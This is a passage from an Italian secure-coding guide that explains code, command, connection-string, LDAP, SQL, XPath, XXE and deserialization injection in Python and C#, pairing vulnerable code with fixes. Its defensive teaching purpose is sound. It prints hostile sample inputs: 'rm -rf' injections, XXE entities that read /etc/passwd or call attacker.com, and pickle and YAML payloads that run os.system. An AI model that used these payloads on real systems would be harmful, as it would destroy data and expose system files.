Il pericolo si manifesta quando un malintenzionato riesce ad eseguire codice arbitrario nell'host dell'application server. Si potrebbero avere le seguenti problematiche:

- Possibilità di modificare i permessi all'interno di file o directory nel file system(read / create / modify / delete);
- Modifiche della struttura del sito web;
- Permettere delle connessioni di rete non autorizzate verso il server da parte dell'attaccante;
- Permettere ad utenti malintenzionati la gestione dei servizi con possibili start and stop dei servizi di sistema;
- Acquisizione completa del server da parte dell'attaccante.

### **Come difendersi**

Ove possibile, le applicazioni dovrebbero evitare di incorporare dati controllabili dall'utente per acquisire codice che verrà eseguito dinamicamente. In quasi ogni situazione esistono metodi alternativi più sicuri per l'implementazione di funzioni applicative che non siano manipolabili per iniettare codice arbitrario.

Se si ritiene inevitabile integrare i dati forniti dall'utente nel codice eseguito dinamicamente, i dati devono essere validati rigorosamente. Idealmente, dovrebbe essere utilizzata una white list di specifici valori accettati. Altrimenti, dovrebbero essere accettate solo stringhe alfanumeriche brevi. Gli input contenenti altri dati, inclusi eventuali metacaratteri di codice eseguibile, devono essere respinti.

L'uso di `exec()` ed `eval()` va evitato per la possibilità di incorrere in una code injection.

### **Esempio:**

Il seguente esempio mostra due funzioni che impostano un nome a partire da una request. La prima funzione utilizza `exec` per eseguire la funzione `setname`. Ciò è pericoloso in quanto un malintenzionato potrebbe approfittarne per eseguire codice arbitrario sul server.

Ad esempio, potrebbe fornire il valore `""+ subprocess.call('rm -rf')+""`, che distruggerebbe il file system del server.

La seconda funzione chiama direttamente la funzione `setname` e il parametro fornito dall'utente viene utilizzato come dato. Nessun codice potrebbe qui essere eseguito.

```
def esecuzione_codice_non_sicura(request):
    if request.method == 'POST':
        nome = base64.decodestring(request.POST.get('nomè, ''))
        #NON SICURO - Permette all'utente di eseguire del codice arbitrario.
        exec("setname('%s') " % nome)

def esecuzione_codice_sicura(request):
    if request.method == 'POST':
        nome = base64.decodestring(request.POST.get('nomè, ''))
        #SICURO - Il parametro utente solo un valore che non verrà eseguito.
        setname(nome)
```

Per ulteriori informazioni si veda: <http://cwe.mitre.org/data/definitions/94.html>,

Improper Control of Generation of Code ('Code Injection') CWE-94

### **7.5.3 Command Injection**

#### **Come riconoscerla**

Si è in presenza di un attacco di command injection, noto anche come OS injection, quando l'input utente non verificato viene utilizzato, in tutto o in parte, come argomento di funzioni che eseguono comandi di shell. Tramite questa vulnerabilità un aggressore potrebbe eseguire comandi di sistema operativo arbitrari sull'host dell'application server. In base alle autorizzazioni dell'applicazione, potrebbe:



- Alterare i permessi di file e directory all'interno del file system (read / create / modify / delete)
- Permettere delle connessioni di rete non autorizzate verso il server da parte dell'attaccante
- Acquisire il controllo dei servizi di sistema, arrestandoli o avviandoli.
- Prendere il pieno controllo del server.

### **Come difendersi**

Rimodulare il codice per evitare una qualsiasi esecuzione diretta di script di comandi. Per effettuare operazioni di basso livello, devono essere preferite specifiche API fornite dalle aziende produttrici di software.

Se è non è possibile rimuovere l'esecuzione del comando, eseguire solo stringhe statiche che non includono l'input dell'utente.

Validare tutti gli input, indipendentemente dalla loro provenienza. La convalida dovrebbe essere basata su una white list: dovrebbero essere accettati solo i dati conformi a una struttura specificata, e scartati i dati che non rientrano in questa categoria. I parametri devono essere limitati a un set di caratteri consentito e i valori non validi devono essere eliminati. Oltre ai caratteri, occorre verificare il tipo del dato, la sua dimensione, l'intervallo di validità (range), il formato ed eventuali valori attesi (white list). Configurare l'applicazione da eseguire utilizzando un account utente limitato che non disponga di privilegi non necessari.

Se possibile, isolare tutta l'esecuzione dinamica utilizzando un account utente separato e dedicato, che abbia privilegi solo per le operazioni e i file specifici utilizzati dall'applicazione, in base al principio denominato "Principle of Least Privilege". Il principio stabilisce che agli utenti venga attribuito il più basso livello di "diritti" che possano detenere rimanendo comunque in grado di compiere il proprio lavoro.

### **Esempio:**

Nel seguente codice viene utilizzato un input non verificato per lanciare una shell dei comandi:

```
import subprocess

def codifica_file():
    nome_file = raw_input('Inserire nome file da codificare: ')
    comando = 'ffmpeg -i "{source}" file_di_output.mpg'.format(source=nome_file)
    subprocess.call(comando, shell=True) # DA NON FARE
```

Se viene fornito un nome file concatenato con la stringa "; rm -rf /", il comando di cancellazione dell'intero file system verrebbe eseguito automaticamente.

Il parametro shell deve essere sempre "false" per impedire l'esecuzione di comandi multipli, ma ciò non è sufficiente se la stringa passata, invece di contenere un nome file, contiene un comando malevolo. Sarebbe meglio non usare affatto la subprocess.call(), ma se proprio dev'essere fatta, il parametro passato a questa funzione dovrebbe essere sottoposto a escaping con la funzione shlex.quote().

Per ulteriori informazioni si veda: <http://cwe.mitre.org/data/definitions/77.html>,

CWE-77: Improper Neutralization of Special Elements used in a Command ('Command Injection').

## **7.5.4 Connection String Injection**

### **Come riconoscerla**

Questo tipo di attacchi è possibile nel momento in cui l'applicazione affida all'input utente la composizione dinamica della stringa di connessione al database o a un server LDAP. Un malintenzionato potrebbe inserire una stringa opportunamente artefatta ed eseguire una delle seguenti operazioni:

- Danneggiare le performance delle applicazioni (ad esempio incrementando il valore relativo al MIN POOL SIZE);
- Manomettere la gestione delle connessioni di rete (ad esempio, tramite TRUSTED CONNECTION);
- Dirigere l'applicazione sul database fraudolento anziché a quello genuino;



- Scoprire la password dell'account di sistema nel database (tramite un brute-force attack).

Per comunicare con il proprio database o con un altro server (ad esempio Active Directory), l'applicazione costruisce dinamicamente una sua stringa di connessione. Questa stringa di connessione viene costruita dinamicamente con l'input inserito dall'utente per l'autenticazione stessa. Se i valori immessi sono stati verificati in misura insufficiente o non sono stati affatto verificati, la stringa di connessione potrebbe essere manipolata ad arte a vantaggio dell'attaccante.

### **Come difendersi**

Validare tutti gli input, indipendentemente dalla loro provenienza. Per la validazione, si consiglia l'approccio white list (sono accettati solo i dati che adottano una struttura specificata nella white list, scartando quelli che non la rispettano). In generale, è necessario controllare il tipo del dato, la sua dimensione, l'intervallo di validità (range), il formato ed eventuali valori attesi (white list).

Evitare di costruire dinamicamente stringhe di connessione. Se è necessario creare dinamicamente una stringa di connessione evitare di includere l'input dell'utente. In ogni caso, utilizzare utilità basate sulla piattaforma per validarlo.

### **Esempio:**

Forma non corretta: L'applicazione crea una stringa di connessione usando l'input dell'utente:

```
from sys import stdin
import cx_Oracle
print 'Insert your ID: '
userInput = stdin.readline()
connection = cx_Oracle.connect(userInput + '/password@99.999.9.99:PORT/SID')
```

L'input deve essere validato prima di utilizzarlo all'interno della costruzione di una stringa di connessione. Se si riesce a fare a meno dell'input utente per questo scopo è ancora meglio.

Per ulteriori informazioni si veda: <http://cwe.mitre.org/data/definitions/99.html>,  
CWE-99: Improper Control of Resource Identifiers ('Resource Injection').

## **7.5.5 LDAP Injection**

### **Come riconoscerla**

Si verifica quando l'applicazione compone dinamicamente query LDAP utilizzando l'input utente, senza preventivamente verificarlo e validarlo.

Un attacco del genere permette:

- il login con un'utenza diversa (spoofing);
- l'acquisizione di privilegi di sistema (escalation of privileges);
- Il furto di informazioni.

Per comunicare con il proprio servizio di directory (ad esempio Active Directory), l'applicazione costruisce dinamicamente una stringa di connessione, includendo valori inseriti dall'utente in fase di autenticazione. Se i valori immessi dall'utente non sono stati verificati, né tantomeno sanificati, l'input potrebbe essere utilizzato per manipolare ad arte la stringa di connessione.

### **Come difendersi**

Validare tutti gli input, indipendentemente dalla provenienza. Per la validazione, si consiglia l'approccio white list (sono accettati solo i dati specificati nella white list, scartando quelli che non la rispettano). Occorre controllare il tipo del dato, la sua dimensione, l'intervallo di validità (range), il formato ed eventuali valori attesi (white list).

Per ulteriori informazioni si veda: <http://cwe.mitre.org/data/definitions/90.html>,  
CWE-90: Improper Neutralization of Special Elements used in an LDAP Query ('LDAP Injection').

### 7.5.6 Resource Injection

#### Come riconoscerla

Un utente malintenzionato potrebbe aprire una backdoor per connettersi direttamente al server, aggirando tutti le procedure di autenticazione e autorizzazione.

#### Come difendersi

Non consentire a un utente di definire i parametri relativi ai sockets di rete.

#### Esempio:

Forma non corretta – L'applicazione apre una socket di rete utilizzando un nome host immesso dall'utente:

```
from sys import stdin
import socket
import sys
userInput = stdin.readline()
HOST = userInput
PORT = 8888 # Arbitrary non-privileged port

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
print 'Socket created'
#Bind socket to local host and port
try:
    s.bind((HOST, PORT))
except socket.error as msg:
    print 'Bind failed. Error Code : ' + str(msg[0]) + ' Message ' + msg[1]
    sys.exit()
print 'Socket bind completè'
```

Forma corretta - L'applicazione indica uno o piu' indirizzi host codificati in una white-list tra i quali l'utente può scegliere.

```
import socket
import sys
HOST = '' # Symbolic name, meaning all available interfaces
PORT = 8888 # Arbitrary non-privileged port
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
print 'Socket created'
#Bind socket to local host and port
try:
    s.bind((HOST, PORT))
except socket.error as msg:
    print 'Bind failed. Error Code : ' + str(msg[0]) + ' Message ' + msg[1]
    sys.exit()
print 'Socket bind completè'
```

Per ulteriori informazioni si veda: <http://cwe.mitre.org/data/definitions/99.html>,  
CWE-99: Improper Control of Resource Identifiers ('Resource Injection').

### 7.5.7 SQL Injection

#### Come riconoscerla

Se l'applicazione compone le query SQL per interrogare il database con l'input dell'utente, un malintenzionato potrebbe introdurre stringhe alterate ad arte per accedere indebitamente ai dati del sistema, rubare qualsiasi informazione riservata memorizzata (ad esempio i dati personali dell'utente o le carte di credito) ed eventualmente modificare o cancellare i dati esistenti.

L'applicazione comunica con il suo database inviando una query SQL in formato testo. Se l'applicazione crea la query semplicemente concatenando le stringhe provenienti dall'input dell'utente, non verificandone la validità, il pericolo che venga sferrato un attacco di SQL injection è molto concreto.

#### Come difendersi

Validare tutti gli input, indipendentemente dalla loro provenienza. La validazione dovrebbe essere basata su una white list: dovrebbero essere accettati cioè solo i dati conformi a una struttura specificata, scartando quelli che non la rispettano. Occorre controllare il tipo del dato, la sua dimensione, l'intervallo di validità (range), il formato ed eventuali valori attesi (white list).

Invece di concatenare le stringhe si consiglia di:

- Utilizzare componenti di database sicuri come le stored procedures, le query parametrizzate e le associazioni degli oggetti (per comandi e parametri);
- Una soluzione consigliabile è l'adozione di una libreria ORM, come EntityFramework, Hibernate o iBatis.
- Occorre inoltre limitare l'accesso agli oggetti e alle funzionalità di database, in base al "Principle of Least Privilege" (non fornire agli utenti permessi più elevati di quelli strettamente necessari).

Per ulteriori informazioni si veda: <http://cwe.mitre.org/data/definitions/89.html>,  
CWE-89: Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection').

#### Esempio:

Il codice seguente adotta una query parametrizzata, una difesa contro la SQL injection:

```
cursor = connection.cursor(prepared=True)
stringaSQLInserimento = """ INSERT INTO dipendenti
(id, Nome, DataAssunzione, Importo_Annuo) VALUES (%s,%s,%s,%s) """

tupla_inserimento_1 = (progressivo, input_name, datetime.datetime.now(),
input_salario)
cursor.execute(stringaSQLInserimento, tupla_inserimento_1)

connection.commit()
print("record inserito")
```

### 7.5.8 XPath Injection

#### Come riconoscerla

Gli attacchi XPath Injection sono possibili quando un sito Web utilizza le informazioni fornite dall'utente per costruire una query XPath per i dati XML. Inviando informazioni intenzionalmente malformate nel sito Web, un utente malintenzionato può scoprire come sono strutturati i dati XML o accedere a dati a cui normalmente non avrebbe accesso. Potrebbe persino essere in grado di elevare i suoi privilegi sul sito Web se i dati XML vengono utilizzati per l'autenticazione (come un file utente basato su XML).

#### Come difendersi

Evitare che la costruzione della query XPath dipenda dalle informazioni inserite dall'utente. Possibilmente mapparla con i parametri utente mantenendo la separazione tra dati e codice. Nel caso fosse necessario includere l'input dell'utente nella query, questo dovrà essere precedentemente validato.

Validare tutti gli input, indipendentemente dalla loro provenienza. La validazione dovrebbe essere basata su una white list (si dovrebbero accettare solo i dati che adattano a una struttura specificata, scartando quelli che non la rispettano). Bisogna controllare il tipo del dato, la sua dimensione, l'intervallo di validità (range), il formato ed eventuali valori attesi (white list).

#### Esempio:

Forma non corretta: l'applicazione utilizza una stringa inserita dall'utente per costruire una query XPath:

```
from sys import stdin
import XPath
print 'Insert item number: '
userInput = stdin.readline()
XPath.find('//item' + userInput, doc)
```

Forma corretta: la stringa inserita dall'utente viene trasformata con un'opportuna routine di escaping, prima dell'uso nella query XPath:

```
from sys import stdin
import XPath
print 'Insert item number: '
userInput = stdin.readline()
XPath.find('//item' + escaped(userInput), doc)
```

Per ulteriori informazioni si veda: <http://cwe.mitre.org/data/definitions/643.html>,  
CWE-643: Improper Neutralization of Data within XPath Expressions ('XPath Injection').

### 7.5.9 XML External Entity (XXE) injection

#### Come riconoscerla

Se l'applicazione web riceve in input un documento XML che consente l'elaborazione di entità esterne, dichiarate nel DTD, il sistema potrebbe essere esposto a possibili attacchi di tipo XXE. Se viene effettuato il parsing di entità create ad arte, come nell'esempio seguente, potrebbero essere visualizzate dall'attaccante le password di sistema oppure eseguito del codice malevolo.

Esempio:

```
<!ENTITY xxe SYSTEM "file:///etc/passwd" >]><foo>&xxe;</foo>
<!ENTITY xxe SYSTEM "http://www.attacker.com/text.txt" >]><foo>&xxe;</foo>
```

#### Come difendersi

- Bisogna evitare di incorporare entità esterne.
- Occorre assicurarsi di disabilitare il parser dal caricamento automatico di entità esterne.
- Formati di dati meno complessi, come JSON, possono rendere più difficile la serializzazione di dati sensibili.
- Devono essere apportati i necessari aggiornamenti a tutti i parser e alle librerie XML in uso da parte dell'applicazione o sul sistema operativo sottostante.
- Se viene utilizzato SOAP, occorre aggiornarlo alla versione 1.2 o successive.
- Implementare la convalida dell'input come evidenziato in altri punti.
- Verificare che la funzionalità di caricamento di file XML o XSL convalidi l'XML in entrata utilizzando uno schema XSD.
- Le librerie utilizzate da Python per fare il parsing sono: sax, etree, minidom, pulldom, xmlrpc. Nessuna di loro offre una protezione completa da attacchi di tipo XXE, per cui è necessario – se si ha necessità di importare entità esterne, di validate il contenuto in entrata prima di sottoporlo a parsing.

### 7.5.10 OS Access Violation

#### Come riconoscerla

Un malintenzionato potrebbe preparare un input che potrebbe causare una violazione di accesso, perdita di dati privati, danneggiamento di dati o un arresto di eventuali servizi con possibile arresto dell'applicazione stessa.

Il modulo OS di Python fornisce un'interfaccia destinata all'utilizzo delle funzionalità del sistema operativo che consente l'accesso al file system e alla sua manipolazione arbitraria. Nel caso in cui un aggressore fosse in grado di fornire un input specifico per il modulo OS, potrebbero verificarsi situazioni di violazione di accesso o di corruzione dei dati, laddove non fossero messi in atto i dovuti controlli.

#### Come difendersi

- Trust boundaries. Non utilizzare il modulo OS per la manipolazione di file host ricevuti da una fonte non attendibile o controllata dall'utente.
- Comunicazione protetta. Assicurarsi che venga utilizzata una connessione di rete crittografata.
- Validazione. Il path di un file che si vuole manipolare dev'essere validato in modo corretto: evitare che possa essere inserito da un utente in modo dinamico. Assicurarsi, inoltre, che rispecchi completamente delle regole canoniche.
- Sandbox. Limitare l'accesso al percorso dei file all'interno di una directory specifica.
- White list. Creare una white list di file o directory che possono essere manipolati in modo sicuro e consentire l'accesso solo a questi file o directory.

#### Esempio:

Forma non corretta: l'applicazione riceve un file path dall'utente e rimuove il file stesso:

```
import os
import sys
[...]
path = sys.stdin.readline()[:-1]
os.remove(path)
```

Forma corretta: l'applicazione restringe l'accesso ad un file ad una specifica directory:

```
import os
import sys
def is_safe_path(basedir, path):
    return os.path.abspath(path).startswith(basedir)
path = sys.stdin.readline()[:-1]
if not is_safe_path('/tmp/userfiles', path):
    sys.stdout.write('Not allowed!\n')
    sys.exit()
os.remove(path)
```

### 7.5.11 Unsecure deserialization

#### Come riconoscerla

La “unsecure deserialization” è una vulnerabilità che si verifica quando un'applicazione utilizza il processo di deserializzazione di dati serializzati non attendibili. Tra la serializzazione da parte del processo originario e la deserializzazione da parte del processo di destinazione, i dati serializzati possono aver subito inserimenti di codice dannoso.

In seguito a deserializzazione di dati inquinati con porzioni di codice malevolo, l'attaccante può infliggere un attacco di denial of service (DoS) o eseguire codice arbitrario.

#### Come difendersi

- Evitare di utilizzare le tecniche di serializzazione/deserializzazione. Se è strettamente necessario utilizzarle, verificare che il dato serializzato non possa essere inquinato e manomesso durante il suo percorso. Ad esempio, garantire la trasmissione attraverso una connessione sicura e criptata.
- Eliminare, se possibile, dal codice sorgente le seguenti API vulnerabili:

- Pickle

#### Esempio:

```
import pickle
data = """ cos.system(S'dir')tR. """
pickle.loads(data)
```

- PyYAML

#### Esempio:

```
import yaml
document = """!python/object/apply:os.system ['ipconfig']"""
print(yaml.load(document))
```

- Jsonpickle
- Metodi encode e store

## 7.6 C#

C# è un linguaggio di programmazione orientato agli oggetti sviluppato da Microsoft all'interno dell'iniziativa .NET, e successivamente approvato come standard della Ecma (ECMA-334) e ISO (norma ISO/IEC 23270). La sintassi e la struttura del C# prendono spunto da vari linguaggi nati precedentemente, in particolare Delphi, C++ e Java. Il risultato è un linguaggio con meno simbolismo rispetto a C++, meno elementi decorativi rispetto a Java, ma comunque orientato agli oggetti in modo nativo e adatto allo sviluppo di una vasta gamma di soluzioni software.

Vengono di seguito analizzate le principali vulnerabilità e relative contromisure da adottare.

### 7.6.1 Cross-site scripting (XSS)

#### Come riconoscerla

Il Cross Site Scripting consiste nella possibilità che un attaccante possa inserire nella pagina dell'applicazione, quindi nel codice HTML, script che, una volta eseguiti, possano trarre in inganno i legittimi utenti, trafugare informazioni e predisporre nuovi attacchi.

Questa minaccia, enormemente diffusa, è dovuta allo scarso controllo dell'input da parte delle web application.

Il Cross Site Scripting può essere reflected o stored. Nel primo caso, uno script inoculato è valido solo all'interno della sessione corrente, ma i suoi effetti possono essere molto dannosi per il sito vittima dell'attacco.

Ancora più grave è il Cross Site Scripting di tipo stored. In questo caso lo script inoculato viene memorizzato come parte integrante della pagina all'interno di un database e ripristinato ogni qual volta la pagina in questione viene caricata. Quest'attacco è stato sfruttato ampiamente nel recente passato, soprattutto laddove veniva consentito agli utenti di inserire recensioni, commenti e altri contributi.

Volendo schematizzare, possiamo categorizzare gli attacchi XSS nelle seguenti tipologie:

- Reflected XSS, in cui la stringa dannosa proviene dalla richiesta dell'utente.
- Stored XSS, in cui la stringa dannosa proviene dal database del sito Web.

Esiste anche un Cross Site Scripting dovuto a una lacuna nella codifica UTF-7, che permettere di mascherare i caratteri "<" e ">", facendoli sfuggire al controllo. Questa minaccia non è più possibile nei moderni browser, ad eccezione di Microsoft Internet Explorer 11.

#### Come difendersi

- Validare tutti gli input, indipendentemente dalla loro provenienza. Per la validazione, si consiglia l'approccio white list (sono accettati solo i dati che adottano una struttura specificata nella white list, scartando quelli che non la rispettano. Occorre controllare il tipo del dato, la sua dimensione, l'intervallo di validità (range), il formato ed eventuali valori attesi (white list).
- Codificare completamente tutti i dati dinamici prima di incorporarli. La codifica dovrebbe essere sensibile al contesto, in base al tipo di dato che si vuole neutralizzare: se ci si aspetta che possa esserci codice HTML abusivo, occorre codificare gli eventuali tag HTML, se ci si potrebbe trovare di fronte a uno script, allora bisogna codificare gli elementi sintattici di Javascript, ecc.
- Si consiglia, a tal proposito, di utilizzare la libreria di codifica ESAPI.
- Nell'intestazione di risposta Content-Type HTTP, è necessario definire esplicitamente la codifica dei caratteri (charset) per l'intera pagina.
- Impostare l'attributo HTTPOnly per proteggere il cookie della sessione da indebite letture da parte di script malevoli.

Esempi:

La libreria HtmlSanitizer permette di depurare una stringa in input da costrutti sintattici alla base di un attacco XSS. Di seguito una funzione che utilizza tale libreria:

```
public static string SanitizeHtml(string html, params string[] blacklist)
{
    var sanitizer = new HtmlSanitizer();
    if (blacklist != null && blacklist.Length > 0)
    {
        sanitizer.BlackList.Clear();
        foreach (string item in blacklist)
            sanitizer.BlackList.Add(item);
    }
    return sanitizer.Sanitize(html);
}
```

Qui viene mostrato del codice C# vulnerabile alla XSS reflected:

```
string nome = Request.QueryString["nome"];
Response.Write("Ciao " + nome); // non sicuro
```

Di seguito lo stesso codice, messo in sicurezza:

```
string nome = Request.QueryString["nome"];
nome = System.Web.Security.AntiXss.AntiXssEncoder.HtmlEncode(nome, true);
Response.Write("Ciao " + nome);
```

Per ulteriori informazioni si veda: <http://cwe.mitre.org/data/definitions/79.html>,

CWE-79: Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting').

## 7.6.2 Code Injection

### Come riconoscerla

L'applicazione esegue del codice ricevuto attraverso l'input che non è stato sufficientemente verificato. Un utente in grado di inserire codice arbitrario può prendere il controllo dell'applicazione e del server, se non sono state adottate tecniche di difesa in profondità.

### Esempio:

Il codice seguente mostra come del codice C# può essere passibile di code injection:

```
String codiceUtente = request.Form["Codice"];

CSharpCodeProvider compiler = new CSharpCodeProvider();
CompilerParameters parametri = new CompilerParameters();
parametri.GenerateInMemory = true;
parametri.GenerateExecutable = true;

try
{
    CompilerResults risultati = compiler.CompileAssemblyFromSource(parametri, codiceUtente);

    Assembly compilato = risultati.CompiledAssembly;
    exitCode = (int)compilato.EntryPoint.Invoke(null, new object[0]);
    [...]
}
```

### Come difendersi.

- È vietata qualsiasi esecuzione dinamica di codice ricevuto da canali non attendibili. Se è proprio necessario compilare ed eseguire dinamicamente del codice dinamico, occorre allora predisporre una sandbox isolata, ad esempio AppDomain di .NET o un thread isolato.
- Devono essere effettuati tutti i controlli possibili per validare il codice in ingresso.
- Configurare l'applicazione da eseguire utilizzando un account utente limitato che non disponga di privilegi non necessari.
- Se è possibile optare per isolare tutta l'esecuzione dinamica utilizzando un account utente separato e dedicato che abbia privilegi solo per le operazioni e i file specifici utilizzati dal codice da eseguire, in base al principio denominato "Principle of Least Privilege". Il principio stabilisce che agli utenti



venga attribuito il più basso livello di “diritti” che possano, detenere rimanendo comunque in grado di compiere il proprio lavoro.

Per ulteriori informazioni si veda: <http://cwe.mitre.org/data/definitions/94.html> Improper Control of Generation of Code ('Code Injection') CWE-94

### 7.6.3 Command Injection

#### Come riconoscerla

Sfruttando questa vulnerabilità un aggressore potrebbe eseguire comandi di sistema arbitrari sull'applicazione server. Il danno che potrebbe essere arrecato comprende:

- la possibilità di modificare i permessi all'interno di file o directory nel file system (read / create / modify / delete);
- la possibilità di instaurare connessioni di rete non autorizzate verso il server;
- la possibilità di gestire i servizi di sistema, avviandoli, fermandoli o rimuovendoli;
- la completa acquisizione del controllo del server da parte dell'attaccante.

Attraverso questa vulnerabilità l'applicazione viene portata ad eseguire i comandi dell'attaccante. L'operazione spesso viene effettuata utilizzando stringhe di input controllate dall'utente, sulle quali non viene effettuata alcuna verifica.

Potrebbero così essere eseguiti direttamente sul server comandi anche molto pericolosi per il sistema o per la sicurezza dei dati.

#### Come difendersi

- Rimodulare il codice per evitare una qualsiasi esecuzione diretta di script di comandi. Per effettuare operazioni di sistema, utilizzare eventualmente API fornite dalla piattaforma.
- Se non è possibile fare a meno di lanciare shell dei comandi, assicurarsi tuttavia di eseguire solo stringhe statiche, che non includano l'input dell'utente.
- Validare tutti gli input, indipendentemente dalla loro provenienza. La convalida dovrebbe essere basata su una white list: dovrebbero essere accettati solo i dati che adattano a una struttura specificata, e scartati i dati che non rientrano in questa categoria. I parametri devono essere limitati a un set di caratteri consentito e i caratteri riconosciuti come estranei devono essere filtrati e neutralizzati (escaping). Oltre ai caratteri, occorre controllare il tipo del dato, la sua dimensione, l'intervallo di validità (range), il formato ed eventuali valori attesi (white list).
- Configurare l'applicazione da eseguire utilizzando un account utente limitato che non disponga di privilegi non necessari.
- L'esecuzione del codice dovrebbe utilizzare un account utente separato e dedicato, fornito dei soli privilegi strettamente necessari, in base al principio denominato "Principle of Least Privilege". Il principio stabilisce che agli utenti venga attribuito il più basso livello di “diritti” che possano detenere rimanendo comunque in grado di compiere il proprio lavoro.

#### Esempio:

Il seguente codice è vulnerabile, poiché se al parametro “comando” viene passato il valore “/ sbin / shutdown” e il server Web è in esecuzione come root, la macchina che esegue il server Web verrà arrestata e non sarà disponibile per richieste future:

```
public IActionResult Run(string nomeFile)
{
    Process p = new Process();
    p.StartInfo.FileName = nomeFile; // Non sicuro
    p.StartInfo.RedirectStandardOutput = true;
    p.Start();
    string output = p.StandardOutput.ReadToEnd();
}
```



```
        return Content(output);  
    }
```

La versione sicura del codice prevede un controllo che filtri le richieste:

```
public IActionResult Run(string nomeFile)  
{  
    // Se il valore passato è nullo o contiene caratteri  
    // diversi dalle lettere minuscole o maiuscole  
    // respinge la richiesta  
    if (nomeFile == null || !Regex.IsMatch(nomeFile, "^[a-zA-Z]+$"))  
    {  
        return BadRequest();  
    }  
  
    Process p = new Process();  
    p.StartInfo.FileName = nomeFile; // adesso è sicuro  
    p.StartInfo.RedirectStandardOutput = true;  
    p.Start();  
    string output = p.StandardOutput.ReadToEnd();  
    return Content(output);  
}
```

Per ulteriori informazioni si veda: <http://cwe.mitre.org/data/definitions/77.html> CWE-77: Improper Neutralization of Special Elements used in a Command ('Command Injection')

#### 7.6.4 Connection String Injection

##### Come riconoscerla

Questo tipo di attacchi è possibile nel momento in cui l'applicazione affida all'input utente la composizione dinamica della stringa di connessione al database oppure al server.

Un utente malintenzionato potrebbe manipolare la stringa di connessione dell'applicazione al database oppure al server. Utilizzando strumenti e modifiche di testo semplici, l'aggressore potrebbe essere in grado di eseguire una delle seguenti operazioni:

- Danneggiare le performance delle applicazioni (ad esempio incrementando il valore relativo al MIN POOL SIZE);
- Manomettere la gestione delle connessioni di rete (ad esempio, tramite TRUSTED CONNECTION);
- Dirigere l'applicazione sul database fraudolento anziché a quello genuino;
- Scoprire la password dell'account di sistema nel database (tramite un brute-force attack).

Per comunicare con il proprio database o con un altro server (ad esempio Active Directory), l'applicazione costruisce dinamicamente una sua stringa di connessione. Questa stringa di connessione viene costruita dinamicamente con l'input inserito dall'utente. Se i valori immessi sono stati verificati in misura insufficiente o non sono stati affatto verificati, la stringa di connessione potrebbe essere manipolata ad arte a vantaggio dell'attaccante.

##### Come difendersi

- Validare tutti gli input, indipendentemente dalla loro provenienza. Per la validazione, si consiglia l'approccio white list (sono accettati solo i dati che adottano una struttura specificata nella white list, scartando quelli che non la rispettano). In generale, è necessario controllare il tipo del dato, la sua dimensione, l'intervallo di validità (range), il formato ed eventuali valori attesi (white list).
- Evitare di costruire dinamicamente stringhe di connessione. Se è necessario creare dinamicamente una stringa di connessione evitare di includere l'input dell'utente. In ogni caso, utilizzare utilità basate sulla piattaforma, come SqlConnectionStringBuilder di .NET, o almeno codificare l'input validato come il più idoneo per la piattaforma utilizzata.
- Le stringhe di connessione possono essere custodite nel file web.config. Si tratta di una scelta migliore rispetto a comporle a runtime con l'input dell'utente. Si separa così l'applicazione dai metadati. Il file di configurazione in questione deve essere messo in sicurezza attivando la modalità

“protected configuration”, che permette di memorizzare le stringhe di connessione in forma crittografata (encrypted).

#### Esempi:

Metodo dove sono presentati l’approccio vulnerabile e quello sicuro:

```
public void ProcessRequest(HttpContext contesto)
{
    string nomeUtente = contesto.Request.QueryString["nomeUtente"];

    // Vulnerabile: Uso diretto dell'input dell'utente in una stringa di
    // connessione passata a SqlConnection
    string connectionString = "server=(local);user id=" + nomeUtente +
        ";password= pass;";
    SqlConnection sqlConnectionBad = new SqlConnection(connectionString);

    // Sicuro: Uso di SqlConnectionStringBuilder per includere in modo sicuro
    // l'input dell'utente in una stringa di connessione
    SqlConnectionStringBuilder builder = new SqlConnectionStringBuilder();
    builder["Data Source"] = "(local)";
    builder["integrated Security"] = true;
    builder["user id"] = nomeUtente;
    SqlConnection sqlConnectionGood = new
        SqlConnection(builder.ConnectionString);
}
```

Nell’esempio che segue viene evidenziata la sezione che custodisce la stringa di connessione in modalità encrypt nel file di configurazione web.config:

```
<connectionStrings configProtectionProvider="RsaProtectedConfigurationProvider">
<EncryptedData Type="http://www.w3.org/2001/04/xmlenc#Element"
xmlns="http://www.w3.org/2001/04/xmlenc#">
<EncryptionMethod Algorithm="http://www.w3.org/2001/04/xmlenc#tripledes-cbc" />
<KeyInfo xmlns="http://www.w3.org/2000/09/xmldsig#">
<EncryptedKey xmlns="http://www.w3.org/2001/04/xmlenc#">
<EncryptionMethod Algorithm="http://www.w3.org/2001/04/xmlenc#rsa-1_5" />
<KeyInfo xmlns="http://www.w3.org/2000/09/xmldsig#">
<KeyName>RSA Key</KeyName>
</KeyInfo>
<CipherData>

<CipherValue>RXO/zmmy3sR0iOJoF4ooxkFwxelVYpT0riwP2mYpR3FU+r6BPfvvsqb384pohivkyNY7Dm
4lPgR2bE9F7k6Tb1LVJFvnQu7p7d/yjnhzgHwWKMqb0M0t0Y8D0wogkDDXFxs1UxIhtknc+2a7UGtGh6Di
3N572qxdfmGfQc7ZbwNE=
</CipherValue>
</CipherData>
</EncryptedKey>
</KeyInfo>
<CipherData>

<CipherValue>KMNBKBUv9nOid8pUvdNLY5I8R7BaEGncjkwYgshW8C1KjrXSM7zeIRmAY/cTaniu8Rfk92
KVkEK83+U1Qd+GQ6pycO3eM8DTM5kCyLcEiJa5XUAQv4KITBNBN6fBXsWrGuEyUDWZYM6Eijl8DqRDb1li
+StkBLlHPYyhbncAsXdz5CqVuG0obEy2xmngQ6G3Mzr74j4ifxnyvRq7levA2sBR4lhE5M80Cd5yKEJkt
cPWZYM99TmyO3KYjtmRW/Ws/XO3z9z1b1KohE5Ok/YX1YV0+Uk4/yuZo0Bjk+rErG505YMfRVtxSJ4ee41
8ZMfp4vOaqzKrSkHPie3zIR7SuVUeYPFZbcV65BKCUlT4EtPLgi8CHu8bMBQkdWxOnQEiBeY+TerAee/Si
BCrA8M/n9bpLlRJKUb+URiGLoaj+XHym//fmCclAcveKlba6vKrcbqhEjsnY2F522yaTHcc1+wXUWqif7r
SIPhc0+MTlhB1SZjd8dmPgtZUyzcL5lDoChy+hZ4vLzE=
</CipherValue>
</CipherData>
</EncryptedData>
</connectionStrings>
```

Per ulteriori informazioni si veda: <http://cwe.mitre.org/data/definitions/99.html>,  
CWE-99: Improper Control of Resource Identifiers ('Resource Injection').

